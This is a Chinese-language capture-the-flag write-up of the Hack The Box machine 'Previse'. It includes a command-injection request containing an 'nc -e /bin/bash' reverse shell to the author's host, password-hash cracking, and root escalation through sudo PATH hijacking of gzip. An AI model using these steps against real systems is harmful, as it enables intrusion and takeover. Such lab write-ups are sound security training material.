HTB Previse

User

- 看到是新出的机器，然后难度是easy，就去尝试了一下
- 首先用nmap扫一下，发现开了22和80端口。22端口不考虑，进web页面看一下。发现进去是一个登录框，尝试用sqlmap跑注入发现没用，万能密码也不行。
- 然后尝试用dirsearch扫了一下网站目录，发现是php写的网站，有很多页面都被重定向到login.php了，所以可能要先登录才能去网站里面看
- 发现了apache版本，尝试找exp没找到。
- 然后打开burp，抓个包扔到repeater那边，直接通过GET去拿到那些页面(不会被重定向)，然后发现在files.php是管文件上传的，然后看到网站目前有一个文件是sitebackup.zp，然后因为缺乏经验我到处找如何拿到这个源码，未果
- 看accounts.php，发现了这里是管理创建用户的，然后看到创建用户那里提交了一个表单，于是我够早了一个表单post上去，然后账户创建就成功了。登录进去即可
- 去把网站备份文件下载下来，发现了config.php里面写了数据库root用户的密码，并且看到了源码知道为什么sqlmap跑不出来了，因为对我传的参数上了过滤器，我也没有找到绕过方法，
- 接下来是源码审计环节，因为没有这方面的经验所以我只能盲人摸象，摸着摸着就发现在log.php里有一个神奇的exec函数，我的直觉告诉我这里有问题
-

```
$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;

$filepath = "/var/www/out.log";
```

- 这个delim是来自file_logs.php提交的表单的，是我们可控的，同时没有过滤，所以这里存在一个命令注入，用burp抓包构造命令注入再发过去
-


Request


Pretty Raw \n Actions

```
1  POST /logs.php HTTP/1.1
2  Host: 10.129.210.43
3  Content-Length: 11
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://10.129.210.43
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
   f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
   =b3;q=0.9
10 Referer: http://10.129.210.43/file_logs.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=l3pc63i37011e2qf8h3l1b2gc3
14 Connection: close
15
16 delim=comma;nc -e /bin/bash 10.10.14.166 2333
```

Response

- 在我这边接个shell。

- 

- 发现是www-data用户，连user.txt都拿不了。试图提权，找了一圈没有找到好办法。
- 这个时候想起来我有数据库的密码，于是我决定去mysql上找一圈。查了previse数据库里的accounts表，正好有存m4lwhere用户的密码，我赌一波他所有账号密码都相同，然后看密码是个hash，去看accounts.php，发现密码通过crypt之后存进数据库里的，查询手册后发现这是个md5加密，于是上john。
- 

- 成功了，user.txt到手。

LPE

- 提权看了一下内核版本，发现很新，找不到可以利用的漏洞提权脚本。
- 使用sudo -l发现可以用sudo执行/opt/scripts/access_backup.sh这个脚本，脚本内容就是用gzip压缩一下www目录下的日志然后存到/var/backup上去。
- 自己各种尝试都没有思路。后来去请教暗羽师傅，师傅说**gzip没有指出绝对路径**，可以劫持环境变量。然后就顿悟了(我好菜)，就是我通过sudo执行那个shell脚本，会用root的身份去执行shell脚本里的命令。命令中的gzip是一个程序，执行的时候会按照$PATH这个环境变量里的路径去搜索对应的程序(/bin下面这种)，同时也是有搜索顺序的，我们这里劫持$PATH，把我们的$HOME目录放到最前面，然后在我们的家目录下面用C写一个弹shell的程序。用gcc编译成gzip。这样我们sudo执行脚本的时候，会优先到我们的家目录下面优先搜索gzip，找到了我们伪造的gzip，不再继续找并以root身份执行这个程序，也就弹出了root的shell，从而提权成功。